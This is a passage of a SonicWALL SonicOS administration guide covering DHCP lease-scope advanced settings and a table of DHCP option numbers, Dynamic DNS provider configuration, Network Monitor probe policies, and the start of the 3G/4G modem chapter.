- Step 8** Use the populated gateway address or type the IP address of the gateway into the **Default Gateway** field.
- Step 9** Use the populated subnet mask or type the gateway subnet mask into the **Subnet Mask** field.

DNS/WINS Settings

Step 10 Click the **DNS/WINS** tab to continue configuring the DHCP Server feature.

The screenshot shows the 'DNS/WINS' configuration tab. At the top, there are three tabs: 'General', 'DNS/WINS' (which is selected), and 'Advanced'. Below the tabs, the 'DNS Servers' section contains a 'Domain Name' field, a radio button for 'Inherit DNS Settings Dynamically from the SonicWALL's DNS settings' (which is selected), and a radio button for 'Specify Manually'. Below these are three 'DNS Server' fields: 'DNS Server 1' (containing '10.200.0.52'), 'DNS Server 2' (containing '10.201.0.52'), and 'DNS Server 3' (empty). The 'WINS Servers' section contains two 'WINS Server' fields: 'WINS Server 1' and 'WINS Server 2', both of which are empty.

Step 11 If you have a domain name for the DNS Server, type it in the **Domain Name** field.

Step 12 **Inherit DNS Settings Dynamically from the SonicWALL's DNS settings** is selected by default. When selected, the DNS Server IP fields are unavailable.

Step 13 If you do not want to use the SonicWALL security appliance network settings, select **Specify Manually**, and type the IP address of your DNS Server in the **DNS Server 1** field. You can specify two additional DNS servers.

Step 14 If you have WINS running on your network, type the WINS server IP address(es) in the **WINS Server 1** field. You can specify an additional WINS server.

Advanced Settings

- Step 15** Click on the **Advanced** tab. The **Advanced** tab allows you to configure the SonicWALL DHCP server to send Cisco Call Manager information to VoIP clients on the network.

The screenshot shows the 'Advanced' tab of the DHCP server configuration. It is divided into three main sections:

- VoIP Call Managers:** Contains three text input fields labeled 'Call Manager 1:', 'Call Manager 2:', and 'Call Manager 3:'.
- Network Boot Settings:** Contains three text input fields labeled 'Next Server:', 'Boot File:', and 'Server Name:'.
- DHCP Generic Options:** Contains a dropdown menu for 'DHCP Generic Option Group' with 'None' selected, and a checked checkbox labeled 'Send Generic options always'.

- Step 16** Enter the IP address or FQDN of your VoIP Call Manager in the **Call Manager 1** field. You can add two additional VoIP Call Manager addresses.

- Step 17** Under Network Boot Settings, in the **Next Server** field, enter the IP address of the PXE boot server (TFTP server) that a PXE client uses during the next stage of the boot process.

The fields under Network Boot Settings are used in a Pre-boot Execution Environment (PXE), in which the client boots up using files obtained over a network interface. The PXE client obtains the IP address and name of the PXE boot server, and the boot file name, from the DHCP server.

When using these options, select **PXE** under DHCP Generic Options.

- Step 18** In the **Boot File** field, type in the name of the boot file that the PXE client can get over TFTP from the PXE boot server.

- Step 19** In the **Server Name** field, type in the DNS host name of the PXE boot server (TFTP server).

- Step 20** For information on configuring DHCP Generic Options see [“Configuring DHCP Generic Options for DHCP Lease Scopes” on page 446](#).

- Step 21** Click **OK** to add the settings to the SonicWALL.

- Step 22** Click **Accept** for the settings to take effect on the SonicWALL.

For more information on VoIP support features on the SonicWALL security appliance, see [“VoIP Overview” on page 865](#).

Configuring DHCP Generic Options for DHCP Lease Scopes

This section provides configuration tasks for DHCP generic options for lease scopes.



Note

Before generic options for a DHCP lease scope can be configured, a static or dynamic DHCP server lease scope must be created.

The “[DHCP Option Numbers](#)” on page 447 provides a list of DHCP options by RFC-assigned option number.

To configure DHCP generic options for DHCP server lease scopes, perform the following tasks:

- Step 1** If modifying an existing DHCP lease scope, locate the lease scope under DHCP Server Lease Scopes on the **Network > DHCP Server** page and click the Configure icon, then click the **Advanced** tab. If creating a new DHCP lease scope, click the **Advanced** tab.

- Step 2** Select a DHCP option or option group in the **DHCP Generic Option Group** drop-down menu. When the Network Boot Settings fields are configured for use with PXE, select **PXE** here.
- Step 3** To always use DHCP options for this DHCP server lease scope, check the box next to **Send Generic options always**.
- Step 4** Click **OK**.

DHCP Option Numbers

This section provides a list of RFC-defined DHCP option numbers and descriptions:

Option Number	Name	Description
2	Time Offset	Time offset in seconds from UTC
3	Router	N/4 router addresses
4	Time Servers	N/4 time server addresses
5	Name Servers	N/4 IEN-116 server addresses
6	DNS Servers	N/4 DNS server addresses
7	Log Servers	N/4 logging server addresses
8	Cookie Servers	N/4 quote server addresses

Option Number	Name	Description
9	LPR Servers	N/4 printer server addresses
10	Impress Servers	N/4 impress server addresses
11	RLP Servers	N/4 RLP server addresses
12	Host Name	Hostname string
13	Boot File Size	Size of boot file in 512 byte chunks
14	Merit Dump File	Client to dump and name of file to dump to
15	Domain Name	The DNS domain name of the client
16	Swap Server	Swap server addresses
17	Root Path	Path name for root disk
18	Extension File	Patch name for more BOOTP info
19	IP Layer Forwarding	Enable or disable IP forwarding
20	Src route enabler	Enable or disable source routing
21	Policy Filter	Routing policy filters
22	Maximum DG Reassembly Size	Maximum datagram reassembly size
23	Default IP TTL	Default IP time-to-live
24	Path MTU Aging Timeout	Path MTU aging timeout
25	MTU Plateau	Path MTU plateau table
26	Interface MTU Size	Interface MTU size
27	All Subnets Are Local	All subnets are local
28	Broadcast Address	Broadcast address
29	Perform Mask Discovery	Perform mask discovery
30	Provide Mask to Others	Provide mask to others
31	Perform Router Discovery	Perform router discovery
32	Router Solicitation Address	Router solicitation address
33	Static Routing Table	Static routing table
34	Trailer Encapsulation	Trailer encapsulation
35	ARP Cache Timeout	ARP cache timeout
36	Ethernet Encapsulation	Ethernet encapsulation
37	Default TCP Time to Live	Default TCP time to live
38	TCP Keepalive Interval	TCP keepalive interval
39	TCP Keepalive Garbage	TCP keepalive garbage
40	NIS Domain Name	NIS domain name
41	NIS Server Addresses	NIS server addresses
42	NTP Servers Addresses	NTP servers addresses

Option Number	Name	Description
43	Vendor Specific Information	Vendor specific information
44	NetBIOS Name Server	NetBIOS name server
45	NetBIOS Datagram Distribution	NetBIOS datagram distribution
46	NetBIOS Node Type	NetBIOS node type
47	NetBIOS Scope	NetBIOS scope
48	X Window Font Server	X window font server
49	X Window Display Manager	X window display manager
50	Requested IP address	Requested IP address
51	IP Address Lease Time	IP address lease time
52	Option Overload	Overload "sname" or "file"
53	DHCP Message Type	DHCP message type
54	DHCP Server Identification	DHCP server identification
55	Parameter Request List	Parameter request list
56	Message	DHCP error message
57	DHCP Maximum Message Size	DHCP maximum message size
58	Renew Time Value	DHCP renewal (T1) time
59	Rebinding Time Value	DHCP rebinding (T2) time
60	Client Identifier	Client identifier
61	Client Identifier	Client identifier
62	Netware/IP Domain Name	Netware/IP domain name
63	Netware/IP sub Options	Netware/IP sub options
64	NIS+ V3 Client Domain Name	NIS+ V3 client domain name
65	NIS+ V3 Server Address	NIS+ V3 server address
66	TFTP Server Name	TFTP server name
67	Boot File Name	Boot file name
68	Home Agent Addresses	Home agent addresses
69	Simple Mail Server Addresses	Simple mail server addresses
70	Post Office Server Addresses	Post office server addresses
71	Network News Server Addresses	Network news server addresses
72	WWW Server Addresses	WWW server addresses

Option Number	Name	Description
73	Finger Server Addresses	Finger server addresses
74	Chat Server Addresses	Chat server addresses
75	StreetTalk Server Addresses	StreetTalk server addresses
76	StreetTalk Directory Assistance Addresses	StreetTalk directory assistance addresses
77	User Class Information	User class information
78	SLP Directory Agent	Directory agent information
79	SLP Service Scope	Service location agent scope
80	Rapid Commit	Rapid commit
81	FQDN, Fully Qualified Domain Name	Fully qualified domain name
82	Relay Agent Information	Relay agent information
83	Internet Storage Name Service	Internet storage name service
84	Undefined	N/A
85	Novell Directory Servers	Novell Directory Services servers
86	Novell Directory Server Tree Name	Novell Directory Services server tree name
87	Novell Directory Server Context	Novell Directory Services server context
88	BCMCS Controller Domain Name List	CMCS controller domain name list
89	BCMCS Controller IPv4 Address List	BCMCS controller IPv4 address list
90	Authentication	Authentication
91	Undefined	N/A
92	Undefined	N/A
93	Client System	Client system architecture
94	Client Network Device Interface	Client network device interface
95	LDAP Use	Lightweight Directory Access Protocol
96	Undefined	N/A
97	UUID/GUID Based Client Identifier	UUID/GUID-based client identifier
98	Open Group's User Authentication	Open group's user authentication
99	Undefined	N/A
100	Undefined	N/A
101	Undefined	N/A

Option Number	Name	Description
102	Undefined	N/A
103	Undefined	N/A
104	Undefined	N/A
105	Undefined	N/A
106	Undefined	N/A
107	Undefined	N/A
108	Undefined	N/A
109	Autonomous System Number	Autonomous system number
110	Undefined	
111	Undefined	
112	NetInfo Parent Server Address	NetInfo parent server address
113	NetInfo Parent Server Tag	NetInfo parent server tag
114	URL:	URL
115	Undefined	N/A
116	Auto Configure	DHCP auto-configuration
117	Name Service Search	Name service search
118	Subnet Collection	Subnet selection
119	DNS Domain Search List	DNS domain search list
120	SIP Servers DHCP Option	SIP servers DHCP option
121	Classless Static Route Option	Classless static route option
122	CCC, CableLabs Client Configuration	CableLabs client configuration
123	GeoConf	GeoConf
124	Vendor-Identifying Vendor Class	Vendor-identifying vendor class
125	Vendor Identifying Vendor Specific	Vendor-identifying vendor specific
126	Undefined	N/A
127	Undefined	N/A
128	TFTP Server IP Address	TFTP server IP address for IP phone software load
129	Call Server IP Address	Call server IP address
130	Discrimination String	Discrimination string to identify vendor
131	Remote Statistics Server IP Address	Remote statistics server IP address
132	802.1Q VLAN ID	IEEE 802.1Q VLAN ID

Option Number	Name	Description
133	802.1Q L2 Priority	IEEE 802.1Q layer 2 priority
134	Diffserv Code Point	Diffserv code point for VoIP signalling and media streams
135	HTTP Proxy For Phone Applications	HTTP proxy for phone-specific applications
136	Undefined	N/A
137	Undefined	N/A
138	Undefined	N/A
139	Undefined	N/A
140	Undefined	N/A
141	Undefined	N/A
142	Undefined	N/A
143	Undefined	N/A
144	Undefined	N/A
145	Undefined	N/A
146	Undefined	N/A
147	Undefined	N/A
148	Undefined	N/A
149	Undefined	N/A
150	TFTP Server Address, Etherboot, GRUB Config	TFTP server address, Etherboot, GRUB configuration
151	Undefined	
152	Undefined	N/A
153	Undefined	N/A
154	Undefined	N/A
155	Undefined	N/A
156	Undefined	N/A
157	Undefined	N/A
158	Undefined	N/A
159	Undefined	N/A
160	Undefined	N/A
161	Undefined	N/A
162	Undefined	N/A
163	Undefined	N/A
164	Undefined	N/A
165	Undefined	N/A
166	Undefined	N/A
167	Undefined	N/A

Option Number	Name	Description
168	Undefined	N/A
169	Undefined	N/A
170	Undefined	N/A
171	Undefined	N/A
172	Undefined	N/A
173	Undefined	N/A
174	Undefined	N/A
175	Ether Boot	Ether Boot
176	IP Telephone	IP telephone
177	Ether Boot PacketCable and CableHome	Ether Boot PacketCable and CableHome
178	Undefined	N/A
179	Undefined	N/A
180	Undefined	N/A
181	Undefined	N/A
182	Undefined	N/A
183	Undefined	N/A
184	Undefined	N/A
185	Undefined	N/A
186	Undefined	N/A
187	Undefined	N/A
188	Undefined	N/A
189	Undefined	N/A
190	Undefined	N/A
191	Undefined	N/A
192	Undefined	N/A
193	Undefined	N/A
194	Undefined	N/A
195	Undefined	N/A
196	Undefined	N/A
197	Undefined	N/A
198	Undefined	N/A
199	Undefined	N/A
200	Undefined	N/A
201	Undefined	N/A
202	Undefined	N/A
203	Undefined	N/A
204	Undefined	N/A

Option Number	Name	Description
205	Undefined	N/A
206	Undefined	N/A
207	Undefined	N/A
208	pxelinux.magic (string) = 241.0.116.126	pxelinux.magic (string) = 241.0.116.126
209	pxelinux.configfile (text)	pxelinux.configfile (text)
210	pxelinux.pathprefix (text)	pxelinux.pathprefix (text)
211	pxelinux.reboottime	pxelinux.reboottime
212	Undefined	N/A
213	Undefined	N/A
214	Undefined	N/A
215	Undefined	N/A
216	Undefined	N/A
217	Undefined	N/A
218	Undefined	N/A
219	Undefined	N/A
220	Subnet Allocation	Subnet allocation
221	Virtual Subnet Allocation	Virtual subnet selection
222	Undefined	N/A
223	Undefined	N/A
224	Private Use	Private use
225	Private Use	Private use
226	Private Use	Private use
227	Private Use	Private use
228	Private Use	Private use
229	Private Use	Private use
230	Private Use	Private use
231	Private Use	Private use
232	Private Use	Private use
233	Private Use	Private use
234	Private Use	Private use
235	Private Use	Private use
236	Private Use	Private use
237	Private Use	Private use
238	Private Use	Private use
239	Private Use	Private use
240	Private Use	Private use

Option Number	Name	Description
241	Private Use	Private use
242	Private Use	Private use
243	Private Use	Private use
244	Private Use	Private use
245	Private Use	Private use
246	Private Use	Private use
247	Private Use	Private use
248	Private Use	Private use
249	Private Use	Private use
250	Private Use	Private use
251	Private Use	Private use
252	Private Use	Private use
253	Private Use	Private use
254	Private Use	Private use



CHAPTER 26


Configuring Dynamic DNS

Network > Dynamic DNS

Dynamic DNS (DDNS) is a service provided by various companies and organizations that allows for dynamic changing IP addresses to automatically update DNS records without manual intervention. This service allows for network access using domain names rather than IP addresses, even when the target's IP addresses change. For example, if a user has a DSL connection with a dynamically assigned IP address from the ISP, the user can use DDNS to register the IP address, and any subsequent address changes, with a DDNS service provider so that external hosts can reach it using an unchanging domain name.

Dynamic DNS implementations change from one service provider to another. There is no strict standard for the method of communication, for the types of records that can be registered, or for the types of services that can be offered. Some providers offer premium versions of their services, as well, for a fee. As such, supporting a particular DDNS provider requires explicit interoperability with that provider's specific implementation.

Most providers strongly prefer that DDNS records only be updated when IP address changes occur. Frequent updates, particularly when the registered IP address is unchanged, may be considered abuse by providers, and could result in your DDNS account getting locked out. Please refer to the use policies posted on the provider's pages, and abide by the guidelines. SonicWALL does not provide technical support for DDNS providers - the providers themselves must be contacted.



Network /

Dynamic DNS

Dynamic DNS Settings

Profile Name	Domain	Provider	Status	Interface	Enabled	Online	Configure
No Entries							

Topics:

- [“Supported DDNS Providers” section on page 458](#)
- [“Configuring Dynamic DNS” section on page 458](#)

- [“Dynamic DNS Settings Table” section on page 462](#)

Supported DDNS Providers

Not all services and features from all providers are supported, and the list of supported providers is subject to change. SonicOS currently supports the following services from four Dynamic DNS providers:

- [DynDNS.org](#) - SonicOS requires a username, password, Mail Exchanger, and Backup MX to configure DDNS from DynDNS.org.
- [ChangeIP.com](#) - A single, traditional Dynamic DNS service requiring only username, password, and domain name for SonicOS configuration.
- [No-IP.com](#) - Dynamic DNS service requiring only username, password, and domain name for SonicOS configuration. Also supports hostname grouping.
- [Yi.org](#) - Dynamic DNS service requiring only username, password, and domain name for SonicOS configuration. Requires that an RR record be created on the yi.org administrative page for dynamic updates to occur properly.

Additional Services offered by Dynamic DNS Providers

Some common additional services offered by Dynamic DNS providers include:

- **Wildcards** - allows for wildcard references to sub-domains. For example, if you register yourdomain.dyndns.org, your site would be reachable at *.yourdomain.dyndyn.org, e.g. server.yourdomain.dyndyn.org, www.yourdomain.dyndyn.org, ftp.yourdomain.dyndyn.org, etc.
- **Mail Exchangers** - Creates MX record entries for your domain so that SMTP servers can locate it via DNS and send mail. Note: inbound SMTP is frequently blocked by ISPs - please check with your provider before attempting to host a mail server.
- **Backup MX** (offered by dyndns.org, yi.org) - Allows for the specification of an alternative IP address for the MX record in the event that the primary IP address is inactive.
- **Groups** - Allows for the grouping of hosts so that an update can be performed once at the group level, rather than multiple times for each member.
- **Off-Line IP Address** - Allows for the specification of an alternative address for your registered hostnames in the event that the primary registered IP is offline.

Configuring Dynamic DNS

Using any Dynamic DNS service begins with settings up an account with the DDNS service provider (or providers) of your choice. It is possible to use multiple providers simultaneously. Refer to the links for the various providers listed above. The registration process normally involves a confirmation email from the provider, with a final acknowledgment performed by visiting a unique URL embedded in the confirmation email. After logging in to the selected provider's page, you should visit the administrative link (typically 'add' or 'manage'), and create

your host entries. This must be performed prior to attempting to use the dynamic DNS client on SonicOS. The **Network > Dynamic DNS** page provides the settings for configuring the SonicWALL security appliance to use your DDNS service.

To configure Dynamic DNS on the SonicWALL security appliance, perform these steps:

- Step 1** From the **Network > Dynamic DNS** page, click the **Add** button. The **Add DDNS Profile** window is displayed.

- Step 2** If **Enable this DDNS Profile** is checked, the profile is administratively enabled, and the SonicWALL security appliance takes the actions defined in the **Online Settings** section on the **Advanced** tab.
- Step 3** If **Use Online Settings** is checked, the profile is administratively online.
- Step 4** Enter a name to assign to the DDNS entry in the **Profile Name** field. This can be any value used to identify the entry in the **Dynamic DNS Settings** table.

- Step 5** In the **Profile** page, select the **Provider** from the drop-down list at the top of the page. *DynDNS.org* and *changeip.com* use HTTPS, while *yi.org* and *no-ip.com* use HTTP. This example uses *DynDNS.org*. DynDNS.org requires the selection of a service. This example assumes you have created a dynamic service record with dyndns.org.
- Step 6** Enter your dyndns.org username and password in the **User Name** and **Password** fields.
- Step 7** Enter the fully qualified domain name (FQDN) of the hostname you registered with dyndns.org. Make sure you provide the same hostname and domain as you configured.
- Step 8** Optionally, select a WAN interface in the **Bound to** pull-down to assign this DDNS profile to that specific WAN interface. This allows administrators who are configuring multiple-WAN load balancing to advertise a predictable IP address to the DDNS service. By default, this is set to **ANY**, which means the profile is free to use any of the WAN interfaces on the appliance.
- Step 9** When using *DynDNS.org*, select the **Service Type** from the drop-down list that corresponds to your type of service through DynDNS.org. The options are:
- **Dynamic** - A free Dynamic DNS service.
 - **Custom** - A managed primary DNS solution that provides a unified primary/secondary DNS service and a Web-based interface. Supports both dynamic and static IP addresses.
 - **Static** - A free DNS service for static IP addresses.
- Step 10** When using *DynDNS.org*, you may optionally select **Enable Wildcard** and/or configure an MX entry in the **Mail Exchanger** field. Check **Backup MX** if this is the backup mail exchanger.
- Step 11** Click the **Advanced** tab. You can typically leave the default settings on this page.

- Step 12** The **On-line Settings** section provides control over what address is registered with the dynamic DNS provider. The options are:
- **Let the server detect IP Address** - The dynamic DNS provider determines the IP address based upon the source address of the connection. This is the most common setting.
 - **Automatically set IP Address to the Primary WAN Interface IP Address** - This will cause the SonicWALL device to assert its WAN IP address as the registered IP address, overriding auto-detection by the dynamic DNS server. Useful if detection is not working correctly.
 - **Specify IP Address manually** - Allows for the IP address to be registered to be manually specified and asserted.

Step 13 The **Off-line Settings** section controls what IP address is registered with the dynamic DNS service provider if the dynamic DNS entry is taken off-line locally (disabled) on the SonicWALL. The options are:

- **Do nothing** - the default setting. This allows the previously registered address to remain current with the dynamic DNS provider.
- Use the Off-Line IP address previously configured at Providers site - If your provider supports manual configuration of Off-Line Settings, you can select this option to use those settings when this profile is taken administratively offline.

Step 14 Click **OK**.

Dynamic DNS Settings Table

The **Dynamic DNS Settings** table provides a table view of configured DDNS profiles.

Dynamic DNS Settings table includes the following columns:

- **Profile Name** - The name assigned to the DDNS entry during its creation. This can be any value, and is used only for identification.
- **Domain** - The fully qualified domain name (FQDN) of the DDNS entry.
- **Provider** - The DDNS provider with whom the entry is registered.
- **Status** - The last reported/current status of the DDNS entry. Possible states are:
 - **Online** - The DDNS entry is administratively online. The current IP setting for this entry is shown with a timestamp.
 - **Taken Offline Locally** - The DDNS entry is administratively offline. If the entry is Enabled, the action configured in the Offline Settings section of the Advanced tab is taken.
 - **Abuse** - The DDNS provider has considered the type or frequency of updates to be abusive. Please check with the DDNS provider's guidelines to determine what is considered abuse.
 - **No IP change** - abuse possible - A forced update without an IP address change is considered by some DDNS providers to be abusive. Automatic updates will only occur when address or state changes occur. Manual or forced should only be made when absolutely necessary, such as when registered information is incorrect.
 - **Disabled** - The account has been disabled because of a configuration error or a policy violation. Check the profile's settings, and verify the DDNS account status with the provider.
 - **Invalid Account** - The account information provided is not valid. Check the profile's settings, and verify the DDNS account status with the provider.
 - **Network Error** - Unable to communicate with the DDNS provider due to a suspected network error. Verify that the provider is reachable and online. Try the action again later.
 - **Provider Error** - The DDNS provider is unable to perform the requested action at this time. Check the profile's settings, and verify the DDNS account status with the provider. Try the action again later.
 - **Not Donator Account** - Certain functions provided from certain provider, such as offline address settings, are only available to paying or donating subscribers. Please check with the provider for more details on which services may require payment or donation.
- **Enabled** - When selected, this profile is administratively enabled, and the SonicWALL will take the **Online Settings** action that is configured on the **Advanced** tab. This setting can also be controlled using the **Enable this DDNS Profile** checkbox in the entry's **Profile** tab. Deselecting this checkbox will disable the profile, and no communications with the DDNS provider will occur for this profile until the profile is again enabled.
- **Online** - When selected, this profile is administratively online. The setting can also be controlled using the **Use Online Settings** checkbox on the entry's **Profile** tab. Deselecting this checkbox while the profile is enabled will take the profile offline, and the SonicWALL will take the **Offline Settings** action that is configured on the **Advanced** tab.
- **Configure** - Includes the edit icon for configuring the DDNS profile settings, and the delete icon for deleting the DDNS profile entry.

CHAPTER 27

Configuring Network Monitor

Network > Network Monitor

The **Network > Network Monitor** page provides a flexible mechanism for monitoring network path viability. The results and status of this monitoring are displayed dynamically on the Network Monitor page, and are also provided to affected client components and logged in the system log.


Each custom NM policy defines a destination Address Object to be probed. This Address Object may be a Host, Group, Range, or FQDN. When the destination Address Object is a Group, Range or FQDN with multiple resolved addresses, Network Monitor probes each probe target and derives the NM Policy state based on the results.

#	Name	Probe Target	Gateway	Local IP	Interface	Probe Type	Interval	Port	Response Timeout	Failure Threshold	Success Threshold	All Must Respond	RST is Failure	Status	Comment	Configure
<input type="checkbox"/>	0	sonicwall	All Interface IP			Ping	5	1	3	3	No	No	N/A	DOWN		
<input checked="" type="checkbox"/>	1	tcp	X1 Default Gateway			Ping	5	1	3	3	No	No	N/A	UP		
<input type="checkbox"/>	2	u-m	All SonicPoints			Ping	5	1	3	3	No	No	N/A	UNKNOWN		

The Status column elements displays the status of the network connection to the target:

- Green indicates that the policy status is UP.
- Red indicates that the policy status is DOWN.
- Yellow indicates that the policy status is UNKNOWN.

You can view details of the probe status by hovering your mouse over the green, red, or yellow light for a policy.



The following information is displayed in the probe status:

- The percent of successful probes.
- The number of resolved probe targets.
- The total number of probes sent.
- The total number of successful probe responses received.
- A list of resolved probe targets, and their status.


Topics:

- [“Adding a Network Monitor Policy” section on page 465](#)
- [“Configuring Probe-Enabled Policy Based Routing” section on page 466](#)

Adding a Network Monitor Policy

To add a network monitor policy on the SonicWALL security appliance, perform these steps:

- Step 1** From the **Network > Network Monitor** page, click the **Add** button. The **Add Network Monitor Policy** window is displayed.



Network Monitor Policy Settings

Name:

Probe Target:

Next Hop Gateway:

Local IP Address:

Outbound Interface:

Probe type:

Port:

Probe hosts every: seconds

Reply time out: seconds

Probe state is set to DOWN after: missed intervals

Probe state is set to UP after: successful intervals

All Hosts Must Respond

RST Response Counts As Miss

Comment:

- Step 2** Enter the following information to define the network monitor policy:

- **Name** - Enter a description of the Network Monitor policy.
- **Probe Target** - Select the Address Object or Address Group to be the target of the policy. Address Objects may be Hosts, Groups, Ranges, or FQDNs object. Objects within a Group object may be Host, Range, or FQDN Address Objects. You can dynamically create a new address object by selecting **Create New Address Object**.
- **Probe Type** - Select the appropriate type of probe for the network monitor policy:
 - **Ping (ICMP)** - This probe uses the route table to find the egress interface and next-hop for the defined probe targets. A Ping echo-request is sent out the egress interface with the source IP address of the egress interface. An echo response must return on the same interface within the specified Response Timeout time limit for the ping to be counted as successful.
 - **TCP** - This probe uses the route table to find the egress interface and next-hop for the defined probe targets. A TCP SYN packet is sent to the probe target with the source IP address of the egress interface. A successful response will be counted independently for each probe target when the target responds with either a SYN/ACK or RST via the same interface within the Response Timeout time window. When a SYN/ACK is received, a RST is sent to close the connection. If a RST is received, no response is returned.
 - **Ping (ICMP) - Explicit Route** - This probe bypasses the route table and uses the source IP address of the interface specified in the Outbound Interface pull-down menu to send a Ping to the targets. If a Next Hop Gateway is not specified, the probe assumes that the targets are directly connected to the Outbound Interface's network.

- **TCP - Explicit Route** - This probe bypasses the route table and uses the source IP address of the interface specified in the Outbound Interface pull-down menu to send a TCP SYN packet to the targets. If a Next Hop Gateway is not specified, the probe assumes that the targets are directly connected to the Outbound Interface's network. When a SYN/ACK is received, a RST is sent to close the connection. If a RST is received, no response is returned.
- **Next Hop Gateway** - Manually specifies the next hop that is used from the outbound interface to reach the probe target. This option must be configured for Explicit Route policies. For non-Explicit Route policies, the probe uses the appliance's route table to determine the egress interface to reach the probe target. If a Next Hop Gateway is not specified, the probe assumes that the targets are directly connected to the Outbound Interface's network.
- **Outbound Interface** - Manually specifies which interface is used to send the probe. This option must be configured for Explicit Route policies. For non-Explicit Route policies, the probe uses the appliance's route table to determine the egress interface to reach the probe target.
- **Port** - Specifies the destination port of target hosts for TCP probes. A port is not specified for Ping probes.

Step 3 Optionally, you can adjust the following thresholds for the probes:

- **Probe hosts every** - The number of seconds between each probe. This number cannot be less than the **Reply time out** field.
- **Reply time out** - The number of seconds the Network Monitor waits for a response for each individual probe before a missed-probe will be counted for the specific probe target. The Reply time out cannot exceed the **Probe hosts every** field.
- **Probe state is set to DOWN after** - The number of consecutive missed probes that triggers a host state transition to DOWN.
- **Probe state is set to UP after** - The number of consecutive successful probes that triggers a host state transition to UP.
- **All Hosts Must Respond** - Selecting this checkbox specifies that all of the probe target Host States must be UP before the Policy State can transition to UP. If not checked, the Policy State is set to UP when any of the Host States are UP.

Step 4 Optionally, you can enter a descriptive comment about the policy in the **Comment** field.

Step 5 Click **Add** to submit the Network Monitor policy.

Configuring Probe-Enabled Policy Based Routing

When configuring a static route, you can optionally configure a Network Monitor policy for the route. When a Network Monitor policy is used, the static route is dynamically disabled or enabled, based on the state of the probe for the policy. For more information, see [“Probe-Enabled Policy Based Routing Configuration” on page 363](#).

PART 5

3G/4G Modem

This part contains the following chapters:


- **3G/4G/Modem**
- **3G/4G**
- **Modem**

CHAPTER 28

3G/4G Modem Selection


3G/4G/Modem

SonicWALL UTM appliances with a USB extension port can support either an external 3G interface or analog modem interface. When the appliance does not detect an external interface, a **3G/4G/Modem** tab is displayed in the left-side navigation bar.



Selecting the 3G/4G/Modem Status


By default, the SonicWALL UTM appliance will attempt to auto-detect whether a connected external device is a 3G interface or an analog modem interface. You can manually specify which type of interface you want to configure on the **3G/4G/Modem > Settings** page.



The **3G/4GModem Device Type** pull-down menu provides the following options:

- **Auto-detect** - The appliance attempts to determine if the device is a 3G or analog modem.

